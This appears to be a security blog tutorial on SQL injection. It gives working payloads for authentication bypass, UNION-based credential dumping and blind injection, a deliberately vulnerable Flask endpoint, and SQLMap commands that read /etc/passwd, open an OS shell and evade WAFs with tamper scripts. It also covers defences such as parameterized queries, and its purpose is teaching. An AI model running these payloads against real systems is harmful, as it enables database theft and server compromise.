Listen to this Post

Introduction:
SQL Injection (SQLi) remains one of the most critical and persistent threats to web application security, consistently ranking among the OWASP Top 10 vulnerabilities. At its core, SQLi occurs when an application improperly handles user input, allowing attackers to manipulate database queries and potentially access, modify, or delete sensitive information. This article provides a comprehensive, hands-on guide to understanding SQL injection—from basic manual techniques to advanced automated exploitation using industry-standard tools like Burp Suite and SQLMap—while emphasizing the defensive measures necessary to protect modern applications.
Learning Objectives & Secrets:
- Objective 1: Master Manual SQL Injection Techniques – Understand and execute Basic SQL Injection, Authentication Bypass, UNION-based SQL Injection, Database Enumeration, and Blind SQL Injection (both Boolean-based and Time-based) through practical, hands-on labs.
-
Objective 2 Secret Tip: Leverage Burp Suite for Precision Testing – Use Burp Suite’s Proxy and Repeater modules to intercept, modify, and replay requests, enabling precise payload injection and response analysis. The Intruder module can automate payload fuzzing for efficient vulnerability discovery.
-
Objective 3 Secret Tip: Automate with SQLMap for Speed and Depth – Deploy SQLMap to automate the detection and exploitation of SQL injection vulnerabilities across diverse databases. Master key parameters like
--level,--risk, and `–tamper` to bypass Web Application Firewalls (WAFs) and extract comprehensive database information.
You Should Know:
1. Understanding SQL Injection Fundamentals
SQL injection exploits occur when user-supplied input is concatenated directly into SQL queries without proper sanitization or parameterization. Consider this vulnerable Python Flask endpoint:
@app.route('/api/users', methods=['GET'])
def get_user():
username = request.args.get('username')
query = f"SELECT  FROM users WHERE username = '{username}'"
result = db.execute(query)
return jsonify(result)
An attacker can send GET /api/users?username=admin' OR 1=1--, transforming the query into SELECT FROM users WHERE username = 'admin' OR 1=1--', which returns every row in the users table. This fundamental flaw exists across multiple injection surfaces: JSON body parameters, query strings, path parameters, HTTP headers, and GraphQL variables.
Step‑by‑step guide:
- Identify vulnerable parameters – Test every user-controllable input: URL parameters, POST data, cookies, and HTTP headers.
- Inject a simple payload – Start with `’ OR 1=1–` or `’ OR ‘1’=’1` to test for authentication bypass.
- Observe the response – If the application returns unexpected data or behaves differently, the parameter is likely vulnerable.
- Confirm the vulnerability – Use `’ AND 1=1–` (true condition) and `’ AND 1=2–` (false condition). If responses differ, you’ve confirmed a Boolean-based blind SQL injection.
2. Authentication Bypass and UNION-Based Exploitation
Authentication bypass is one of the most common and dangerous SQL injection attacks. By injecting payloads into login forms, attackers can circumvent authentication mechanisms entirely. A classic example is submitting `admin’–` as the username, which comments out the password check in the underlying SQL query.
UNION-based SQL injection allows attackers to extract data from other database tables. The process follows a systematic approach:
Step‑by‑step guide:
- Determine the number of columns – Use `’ UNION SELECT NULL–` and increment the number of NULL values until the query executes without errors.
- Identify columns that accept string data – Replace NULL with string values like `’a’` to find columns where text can be displayed.
3. Enumerate tables – Query `information_schema.tables`:
' UNION SELECT table_name, NULL FROM information_schema.tables--
4. Extract column names – Query `information_schema.columns`:
' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name='users'--
5. Dump credentials – Extract usernames and passwords:
' UNION SELECT username, password FROM users--
3. Blind SQL Injection: Boolean and Time-Based Techniques
Blind SQL injection occurs when the application does not return database content or error messages in its responses. Attackers must infer information through side channels.
Boolean-based blind SQLi works by sending conditional queries and observing differences in the application’s response. For example:
' AND SUBSTRING(username,1,1)='a'--
If the first character of the username is ‘a’, the response will differ from when it is not.
Time-based blind SQLi uses database functions like `SLEEP()` or `pg_sleep()` to introduce delays that indicate whether a condition is true:
' AND IF(SUBSTRING(password,1,1)='a', SLEEP(5), 0)--
Step‑by‑step guide:
- Confirm time-based injection – Inject `’ AND SLEEP(5)–` and measure the response time.
- Extract data character by character – Use conditional statements with `SUBSTRING()` and `SLEEP()` to guess each character.
- Automate the process – Use Burp Suite Intruder or custom scripts to brute-force the data.
4. Automating SQL Injection with SQLMap
SQLMap is an open-source, Python-based automation tool that detects and exploits SQL injection vulnerabilities across over 40 database types.
Installation:
- Linux (Ubuntu/Debian):
sudo apt install python3 python3-pip
git clone https://github.com/sqlmapproject/sqlmap.git
cd sqlmap && python3 sqlmap.py -h
-
Windows: Download Python3 and the SQLMap ZIP archive, extract, and run
python sqlmap.py -h. - Kali Linux: Pre-installed—simply run
sqlmap -h.
Core Commands:
| Command | Purpose |
|||
| `sqlmap -u “http://target.com?id=1″` | Detect GET-based SQL injection |
| `sqlmap -u “http://target.com/login.php” –data=”user=admin&pass=123″` | Test POST-based injection |
| `sqlmap -u “http://target.com” –cookie=”PHPSESSID=xxx”` | Inject with cookies |
| `sqlmap -u “http://target.com?id=1” –proxy=”http://127.0.0.1:8080″` | Route through Burp Suite |
| `sqlmap -u “http://target.com?id=1” –level=5 –risk=3` | Deep scan with higher detection |
| `sqlmap -u “http://target.com?id=1” –dbs` | Enumerate databases |
| `sqlmap -u “http://target.com?id=1” -D db_name –tables` | List tables |
| `sqlmap -u “http://target.com?id=1” –file-read=”/etc/passwd”` | Read server files |
| `sqlmap -u “http://target.com?id=1” –os-shell` | Obtain OS shell (high privileges required) |
WAF Bypass with Tamper Scripts:
SQLMap’s tamper scripts rewrite payloads to evade WAF filters:
sqlmap -u "http://target.com?id=1" --tamper=space2comment,charencode,randomcase
Common tamper scripts include:
– `space2comment` – Replaces spaces with `//`
– `charencode` – URL-encodes characters
– `randomcase` – Randomizes case (e.g., uNiOn SeLeCt)
5. Defensive Measures: Parameterized Queries and Beyond
The most effective defense against SQL injection is the use of parameterized queries (prepared statements) , which separate SQL code from user-supplied data.
Secure Example (Python with parameterized query):
cursor.execute("SELECT FROM users WHERE username = %s", (username,))
Secure Example (PHP with PDO):
$stmt = $conn->prepare("INSERT INTO users (username, email) VALUES (:username, :email)");
$stmt->execute(['username' => $username, 'email' => $email]);
Additional Defensive Strategies:
- Input validation – Validate against an allowlist of permitted values, especially for database identifiers.
- Least privilege – Run database operations with the minimum required privileges.
- Stored procedures – Use parameterized stored procedures.
- Web Application Firewalls (WAFs) – Deploy WAFs as an additional layer of defense, though they should not replace secure coding practices.
What Undercode Say:
- Key Takeaway 1: SQL injection remains a critical threat because it exploits the fundamental relationship between application code and databases—improper input handling at any injection point can lead to complete data compromise.
-
Key Takeaway 2: The journey from manual testing to automated exploitation with tools like Burp Suite and SQLMap transforms theoretical knowledge into practical, actionable skills. However, automation should never replace understanding the underlying mechanics.
Analysis:
The hands-on learning approach demonstrated in this SQL injection journey reflects the essential mindset of modern cybersecurity: learning by doing. Understanding SQL injection requires not just reading about vulnerabilities but actively exploiting them in controlled environments. The progression from basic injection to authentication bypass, UNION-based enumeration, and blind SQL injection mirrors the real-world attacker’s kill chain. Tools like Burp Suite and SQLMap amplify this learning by providing visibility into request/response cycles and automating repetitive tasks, allowing practitioners to focus on understanding the logic behind each vulnerability. However, the ultimate goal of this knowledge must always be defense—every penetration tester and developer should internalize that parameterized queries and secure coding practices are the first and most critical line of defense. The gratitude expressed toward mentors highlights the importance of guided, practical education in cybersecurity, where theoretical concepts are validated through hands-on application.
Prediction:
- +1 The increasing integration of AI into security testing tools will accelerate the discovery of SQL injection vulnerabilities, making automated scanning more intelligent and reducing the time between vulnerability introduction and detection.
-
+1 As API-first architectures dominate modern development, security testing will increasingly focus on API injection surfaces (JSON bodies, GraphQL variables, headers), driving the evolution of specialized testing frameworks.
-
-1 The persistence of legacy codebases and developer reliance on insecure coding practices means SQL injection will remain a top vulnerability for the foreseeable future, with new CVEs continuing to emerge.
-
-1 Blind SQL injection techniques, particularly time-based attacks, will become more sophisticated and harder to detect, potentially evading traditional WAFs and monitoring systems.
-
+1 The growing adoption of parameterized queries and ORM frameworks in modern development stacks will gradually reduce the attack surface, though improper usage—such as dynamic table or column names—will continue to introduce vulnerabilities.
▶️ Related Video (86% Match):
https://www.youtube.com/watch?v=1nJgupaUPEQ
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/egKhMH3z – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


